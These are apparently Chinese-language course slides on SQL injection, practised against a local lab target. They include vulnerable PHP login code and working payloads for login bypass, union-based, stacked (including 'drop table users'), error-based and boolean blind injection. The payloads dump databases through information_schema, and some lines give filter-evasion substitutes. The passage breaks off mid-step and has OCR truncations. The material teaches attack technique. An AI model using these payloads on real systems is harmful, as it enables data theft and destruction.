$result = $conn->query($sql);   // 执行查询语
```

SQL注入的实例

- 访问靶机，选择普通注入

```
$sql = "select * from users where username = '$username' and password = '$password'";
$result = $conn->query($sql);    // 执行查询语
```

- 根据后面的判断登陆成功的代码，只要这个语句的查询结果不为空，就能成功登录。

```
if ($result->num_rows > 0) {    // 查询出来不为空，即成功登录
    $row = $result->fetch_assoc();          // 获取结果中的数据
    $_SESSION["role"] = $row["role"];       // 在Session中记录角色
    $_SESSION["mail"] = $row["mail"];       // 在Session中记录邮箱
    $_SESSION["phone"] = $row["phone"];     // 在Session中记录手机号
}
```

- 因为整个系统的认证都是根据username的，所以username不能改，输入admin，将password改为'+or+1=1--+（加号表示空格），整个SQL语句就变为

```
"SELECT * FROM users WHERE username = 'admin' AND password = '' OR 1=1 -- '"
```

8.2 SQL注入攻击

- 核心技术环节：
  - 发现漏洞
  - 信息收集
  - 实施攻击

发现漏洞

- 示例：访问靶机，选择get传输
  - 通常PHP脚本中SQL语句原貌大致如下：

```
select * from users where username = '' and password = ''
```

  - 可以用1=1，1=2测试法测试SQL注入是否存在

http://localhost/level2.php?username=admin&password=admin123

SQL语句：`"SELECT * FROM users WHERE username = 'admin' AND passwd = 'admin123'";` 运行正常

http://localhost/level2.php?username=admin&password=admin123' and 1=1 -- a

SQL语句：`"SELECT * FROM users WHERE username = 'admin' AND passwd = 'admin123' AND 1=1 -- a";` 运行正常

http://localhost/level2.php?username=admin&password=admin123' and 1=2 -- a

SQL语句：`"SELECT * FROM users WHERE username = 'admin' AND passwd = 'admin123' AND 1=2 -- a";` 运行异常

如果以上三步全面满足，level2.php中一定存在SQL注入漏洞

信息收集

- 不同的数据库有不同的攻击方法，必须要区别对待，可以通过一些特征来识别数据库服务器类型，例如：
  - MS SQL Server有user、db_name()等系统变量，利用这些系统值可以判断目标服务器是否是SQL Server，如：
    - http://localhost/level2.php?username=admin&password=admin123' and user()>0 -- a
    - http://localhost/level2.php?username=admin&password=admin123' and db_name()>0 -- a
  - 可用以下攻击向量判断MySQL的版本号是否是5：
    - http://localhost/level2.php?username=admin&password=admin123' and substring(@@version,1,1)=5 -- a

可以预先归纳整理出不同数据库服务器的指纹特征，
攻击前嗅探相应的特征以识别目标数据库服务器。

实施攻击

- 实施攻击的目的大致可分为两个
  - 获取数据
  - 执行恶意行为
- 以获取数据为目的的SQL注入的流程大致为：
  - 1. 确定注入点
  - 2. 爆库（获取数据库名）
  - 3. 爆表（依据数据库名获取表名）
  - 4. 爆字段（依据数据库和表名获取列名）
  - 5. 爆数据（依据表和列名获取数据）
- 以执行恶意行为为目的的SQL注入的流程大致为：
  - 1. 确定注入点
  - 2. 插入执行恶意行为的代码

SQL注入常用payload


- 注释符：MYSQL-> --+（加号表示空格，输入空格而非加号）
- 数据库：database()（假设获取的值为vruc）
- 表：select table_name from information_schema.tables where table_schema='vruc' --+（假设获取的值为users）
- 列：select column_name from information_schema.columns where table_schema='vruc' and table_name='users' --+（假设获取到的值有两列，username,password）
- 数据：select group_concat(username,0x7e,password) from vruc.users --+（group_concat函数将两列的结果连接起来输出，0x7e为~，将两个部分区分开）
- 将其插入SQL语句后，执行为

SQL注入的分类

SQL注入根据注入手段大概分为以下几种：

- 普通注入
- 联合注入
- 堆叠注入
- 报错注入
- 盲注
- 宽字节注入

- SQL注入根据注入点大概分为以下几种：
  - select语句注入
  - Order by注入
  - Limit注入
  - insert/delete/update注入



普通注入

- 服务器执行的SQL语句数量不变，不过由于用户注入导致条件判断出现问题。
- 使用场景：页面对用户的输入没有回显。
- 这种注入一般用于绕过SQL语句中的条件判断，比如登录不知密码的账户。

```
$sql = "select * from users where username = '$username' and password = '$password'";
$result = $conn->query($sql);   // 执行查询语
```


- 对于上面这个SQL语句，输入username=admin，password=123' or 1=1--+，注入后的SQL语句如下，导致登录条件被绕过

```
select * from users where username='admin001'
and password='123' or 1=1-- '
```

联合注入

- 联合注入，顾名思义，就是利用联合查询进行注入。
- 联合查询：使用SQL关键词union，将两个SQL语句的结果按列拼接。
- 使用场景：页面对用户输入存回显。
- 这种注入一般用于查询数据库中的数据，获取其他用户或数据库的信息。

```
$sql = "select * from users where username = '$username' and password = '$password'";
$result = $conn->query($sql);    // 执行查询语
```



username=admin001&password=123'
union select 1,2,3,4,database() -- a

```
select * from users where username='admin001'
and password='123'  union select 1,2,3,4,database() -- a
```

联合注入

- 联合注入的关键点：
- 1. union前后两个查询语句的列数要一致
- 2. 查询结果要在页面上有回显
- 3. 需要让正常查询的结果出错，才能让注入的查询语句的查询结果取代正常查询结果的位置。

联合注入

- 联合注入过程：
- 1. 确定页面回显字段：访问靶机，选择联合注入，登录test/test123，发现页面回显了用户名

登录成功! 欢迎, test

- 2. 确定查询语句结果的列数：需要手动确定，使用union select 1,2,3,....测试，如果列数不同，会报错。通过测试，可以发现靶机的结果有4列。

联合注入

- 3. 确定哪一列在哪里回显：让正常查询语句出错（否则你看到的仍然是正常的信息，而不是注入的信息），然后添加union 1,2,3,4即可，在刚刚的靶机中，输入账号test，密码输入-1' union select 1,2,3,4 -- a
- 看到结果如图，发现只有第二个参数在页面上回显。

登录成功! 欢迎, 2

- 4. 回显位改为查信息的代码，最简单的，database()，复杂一点的可以使用（select语句）。
- 密码输入password=-1' union select 1,database(),3,4 -- a，可以看到页面显示数据库名（接着就是爆表、列、数据）

登录成功! 欢迎, kasilab

数据库名：kasilab

堆叠注入


- 堆叠注入就是让本来只执行一个SQL语句的地方执行另多个SQL语句，或者在本来就执行多个SQL语句的地方再插入一个SQL语句。
- 它的原理是服务器使用了mysql_multi_query()函数，使得以分号分隔的多个SQL语句都被执行。
- 堆叠注入一般用于执行恶意代码，比如向用户表中插入一个admin用户，或者删除所有用户数据等。

```
21    // 存在堆叠注入漏洞的SQL查询
22    $sql = "SELECT * FROM users WHERE username = '$username' AND passwd = '$password'";
23
24    // 执行查询 - 这里使用multi_query而不是query，允许堆叠查询
25    if ($conn->multi_query(query: $sql)) {
```

test123'; drop table users; -- a

```
24    "SELECT * FROM users WHERE username = 'test' AND passwd = 'test123';
25    DROP TABLE users;";
```

堆叠注入实例




- 访问靶机，选择堆叠注入。
- 在登录组件使用了mysqli_multi_query()函数，使得此处能执行多个SQL语句。

```
21    // 存在堆叠注入漏洞的SQL查询
22    $sql = "SELECT * FROM users WHERE username = '$username' AND passwd = '$password
23    // 执行查询 - 这里使用multi_query而不是query，允许堆叠查询
24    if ($conn->multi_query(query: $sql)) {
25        // 获取第一个查询结果
26        $result = $conn->store_result();
27
28        if ($result && $result->num_rows > 0) {
29            // 登录成功
30            $user = $result->fetch_assoc();
31            setcookie(name: 'user_progress', value: 2, expires_or_options: time() +
32            echo "登录成功! 欢迎, " . htmlspecialchars(string: $user['username']);
33            // 这里通常会设置session并重定向
34        } else {
35            $login_error = "用户名或密码错误!";
36        }
37
38        // 清除剩余的结果集（如果有堆叠查询的结果）
39        while ($conn->more_results()) {
40            $conn->next_result();
41            if ($result = $conn->store_result()) {
42                $result->free();
43            }
44        }
```

堆叠注入实例

- 首先登录test/test123，能成功登录



- 这次密码修改为test123'; drop table users; -- a，执行的sql语句变为下面两句

```
24    "SELECT * FROM users WHERE username = 'test' AND passwd = 'test123';
25    DROP TABLE users;";
```

- 然后再次随意输入账号密码，发现用户表已经被删除

报错注入

- 报错注入一般在无法进行联合注入之后尝试
- 报错注入就是利用了数据库的某些机制，人为地制造错误条件，使得查询结果能够出现在错误信息中。
- 主要利用的两个错误为：
  - Xpath语法错误
  - 主键重复错误
- 报错注入的目的与联合注入相同，都是获取数据库的内容。
- 报错注入的原因是开发者将SQL语句的错误输出到了页面上

```
    查询输入用户名和密码是否存在数据库中
$result = $conn->query($sql);   // 执行查询语
if (mysqli_error($conn)) {
    print_r(mysqli_error($conn));
    exit();
}
```

XPATH syntax error: '~bdm771769432_db'

报错注入——Xpath语法错误

- Xpath语法错误
- 主要用extractvalue和updatexml这两个函数
- Extractvalue

函数原型extractvalue(xml_document,Xpath_string)

第一个参数：xml_document是string格式，为xml文档对象的名称

第二个参数：Xpath_string是xpath格式的字符串

作用：从目标xml中返回包含所查询值的字符串

- Updatexml

函数原型：updatexml(xml_document,xpath_string,new_value)

第一个参数：xml_document是string格式，为xml文档对象的名称

第二个参数：xpath_string是xpath格式的字符串

第三个参数：new_value是string格式，替换查找到的负荷条件的数据

作用：改变文档中符合条件的节点的值

报错注入——Extractvalue

- 正常使用实例

```
SELECT EXTRACTVALUE('<books>
  <book>
    <title>Harry Potter and the Philosopher''s Stone</title>
    <author>J.K. Rowling</author>
    <price>19.99</price>
  </book>
  <book>
    <title>The Lord of the Rings</title>
    <author>J.R.R. Tolkien</author>
    <price>29.99</price>
  </book>
  <book>
    <title>The Hitchhiker''s Guide to the Galaxy</title>
    <author>Douglas Adams</author>
    <price>14.99</price>
  </book>
</books>', '/books/book/price') AS price;
```

```
Output
+--------------------+
| price              |
+--------------------+
| 19.99 29.99 14.99 |
+--------------------+
```

- 选取books节点的子节点book的子节点price的所有值作为数据库中的值price

报错注入——Extractvalue

- extractvalue第二个参数是要求符合xpath语法的字符串，如果不满足要求，则会报错，并且将查询结果放在报错信息里，因此可以利用。
- Payload:

1'and(select extractvalue("anything",concat('~',(select语句))))-- a

访问靶机，选择报错注入，账号任意，密码输入：

1'and(select extractvalue(1,concat('~',(select database()))))-- a

可以看到页面上显示数据库名

数据库错误: XPATH syntax error: '~kasilab'

进一步，可以将整个数据库的数据全部显示出来

报错注入——Extractvalue

- 针对MySQL数据库，基于extractvalue的payload如下：
- 查数据库名：id='and(select extractvalue(1,concat(0x7e,(select database()))))
- 爆表名：id='and(select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))))
- 爆字段名：id='and(select extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name="TABLE_NAME"))))
- 爆数据：id='and(select extractvalue(1,concat(0x7e,(select group_concat(COIUMN_NAME) from TABLE_NAME))))

报错注入——Extractvalue

一些注意点：

- ① 0x7e='~'
- ② concat('a','b')="ab"
- ③ version()=@@version
- ④ '~'可以换成'#'、'$'等不满足xpath格式的字符
- ⑤ extractvalue()能查询字符串的最大长度为32，如果我们想要的结果超过32，就要用substring()函数截取或limit分页，一次查看最多32位

报错注入——updatexml

- 正常使用实例

```
SELECT UPDATEXML('<root><a>hello</a><b>world</b></root>',
                 '/root/a',
                 '<a>hi</a>');
```

```
Output

<root><a>hi</a><b>world</b></root>
```

- 在这个例子中，我们使用 XPath 表达式 /root/a 选择了 <a> 节点，并用 <a>hi 替换了它的内容。

报错注入——updatexml

- 第二个参数跟extractvalue函数的第二个参数一样，因此也可以利用，且利用方式相同
- payload：

id='and(select　updatexml("anything",concat('~',(select　语　句　())),"anything"))

访问靶机，随意输入账号，密码输入

1'and(select updatexml(1,concat('~',(select database())),1)) -- a

能在页面上看到输出数据库名

数据库错误: XPATH syntax error: '~kasilab'

报错注入——updatexml


- 针对MySQL数据库，基于updatexml的payload如下：
- 爆数据库名：'and(select updatexml(1,concat(0x7e,(select database())),0x7e))
- 爆表名：'and(select updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema=database())),0x7e))
- 爆列名：'and(select updatexml(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_name="TABLE_NAME")),0x7e))
- 爆数据：'and(select updatexml(1,concat(0x7e,(select group_concat(COLUMN_NAME)from TABLE_NAME)),0x7e))

报错注入——主键重复错误

- 所使用到三个关键函数和一个SQL关键词
  - Concat: 连接函数
  - Floor：去掉小数位
  - Rand：生成随机数
  - group by
- group by是根据一个或多个列对结果集进行分组的sql语句，其用法为：

```
SELECT column_name, aggregate_function(column_name)
FROM table_name
WHERE column_name operator value
GROUP BY column_name
```

group by的工作流程



报错注入——主键重复错误

- group by key的原理是循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则更新临时表的数据；如果key不在临时表中，则在临时表中插入key所在行的数据。
- 这种报错方法的本质是因为floor(rand(0)*2)的重复性，导致group by语句出错。
- 常用的payload为：

1'union select 1,2,3,... from (select count(*), concat((select语句),floor(rand(0)*2))x from "一个足够大的表" group by x)a-- a


为了方便理解，我们将其化成如下的图

报错注入——主键重复错误

```
select 1,2,3,4,5 from
(
    select
    count(*),
    concat
    (
        (select user()),
        " ",
        floor(rand(0)*2)
     )x
     from information_schema.tables
     group by x
 )a
```

报错注入——主键重复错误

- 关注到工作流程图中的两个子程序，分别在取数据时两次执行了数据中的子语句，这是该类报错注入的核心，因为两次分别执行了数据中的子语句，导致判断时用的键值和插入时的键值可能不同，从而可能插入已存在的键值，导致主键冲突



报错注入——主键重复错误

- 报错原理解析

报错核心语句为

SELECT COUNT(*),FLOOR(RAND(0)*2) x

FROM information_schema.tables

GROUP BY x

1. GROUP BY创建了一个临时表，x是FLOOR(RAND(0)*2)的别名


x	COUNT(*)

假设FLOOR(RAND(0)*2)返回的序列为[0,1,1,0,1]

报错注入——主键重复错误

2. 读取了第一行数据

操作	结果
取出第一条数据	得到 x, COUNT(*) = 0, 1 [0,1,1,0,1]
判断临时表是否存在对应键	没有
向临时表插入键值	插入 x, COUNT(*) = 1, 1 [0,1,1,0,1]



读取第一行数据后，临时表的结果为


x	COUNT(*)
1	1

报错注入——主键重复错误

3. 读取第二行数据

操作	结果
取出第二条数据	得到 x, COUNT(*) = 1, 1
判断临时表是否存在对应键	存在
向临时表更新键值	x=1, COUNT(*)+1

[0,1,1,0,1]




读取第二行数据后，临时表的结果为

x	COUNT(*)
1	2

报错注入——主键重复错误

4. 读取第三行数据

操作	结果
取出第三条数据	得到 x, COUNT(*) = 0, 1 [0,1,1,0,1]
判断临时表是否存在对应键	没有
向临时表插入键值	插入 x, COUNT(*) = 1, 1 => 主键冲突报错 [0,1,1,0,1]



因为插入时重新生成了另一个 x 值，而此时的 x 为已存在的键，插入造成了主键冲突，产生了报错

报错注入——主键重复错误

- 访问靶机，选择报错注入，账号随意输入，密码输入：

123'union select 1,2,3,4,5 from (select count(*),concat((select user())," ",floor(rand(0)*2))x from information_schema.tables group by x)a-- a

- 可以看到页面输出当前用户信息。

数据库错误: Duplicate entry 'kasihappy@localhost 1' for key 'group_key'

- 注意：此处同时使用了联合注入，需要select的列数相同，所以这里是select 1,2,3,4，具体题目列数可能不同

盲注

- 前面所讲的大部分注入方式都依赖页面上的回显，对于那些页面上没有任何回显的情况，可以尝试盲注。
- 有点类似于侧信道攻击，我们通过一些其他的特征或方式来判断数据库中的数据是什么。
- 盲注主要分为两种类型
  - 布尔类型的盲注
  - 基于时间的盲注

布尔盲注

- 原理：有些查询是不需要返回结果的，仅判断语句是否正常执行即可，所以其返回可以看到一个布尔值，正常显示为true，报错或者是其他不正常显示为False。
- 攻击者通过在sql语句中插入一些条件语句，检查执行该条件语句后的返回值是true还是false，来判断条件语句的真假。
- 举个例子：

攻击者添加 and database()="vruc"，如果返回值为真，说明数据库名就为 vruc，如果返回值为假，说明数据库名不为vruc

布尔盲注

如果程序过滤了substr函数，可以用其他函数代替：效果与substr（）一样

- left（str，index）从左边第index开始截取
- right(str，index)从右边第index开始截取
- substring（str，index）从左边index开始截取
- mid（str，index，len）截取str从index开始，截取len的长度
- lpad（str，len，padstr）
- rpad（str，len，padstr）在str的左（右）两边填充给定的padstr到指定的长度len，返回填充的结果
- 如果程序过滤了 = （等于号），可以用in()、like代替
- 如果程序过滤了ascii（），可以用hex()、bin（）、ord()代替

布尔盲注

- 布尔盲注流程

① 判断数据库名的长度：and length(database())>11 回显正常；and length(database())>12 回显错误，说明数据库名是等于12个字符。（使用二分法进行判断也是非常方便快捷的选择）

② 猜测数据库名（使用ascii码来依次判断）：and (ascii(substr(database(),1,1)))>100 --+ 通过不断测试，确定ascii值，查看asciii表可以得出该字符，通过改变database（）后面第一个数字，可以往后继续猜测第二个、第三个字母...

布尔盲注

③ 猜测表名：and (ascii(substr((select table_name from information_schema.tables where table.schema=database() limit 1,1)1,1)>144 --+ 往后继续猜测第二个、第三个字母...

④ 猜测字段名（列名）：and (ascii(substr((select column_name from information_schema.columns where table.schema=database() and table_name='数据库表名' limit 0,1)1,1)>105 --+ 经过猜测 ascii为 105 为i 也就是表的第一个列名 id的第一个字母;同样,通过修改 limit 0,1 获取第二个列名 修改后面1,1的获取当前列的其他字段.


布尔盲注

⑤ 猜测字段内容：因为知道了列名，所以直接 select password from users 就可以获取password里面的内容，username也一样

and (ascii(substr((select password from users limit 0,1),1,1)))=68--+

布尔盲注

- 由于布尔盲注通常涉及到爆破，burpsuit的intruder模块是个非常好的选择，当然，你也可以选择编写python脚本，也是非常方便的选择。
- 访问靶机，选择盲注，我们用burpsuit举例，正常情况下，发送的数据和response如下



布尔盲注

- 首先判断此处是否存在布尔盲注，将密码改为

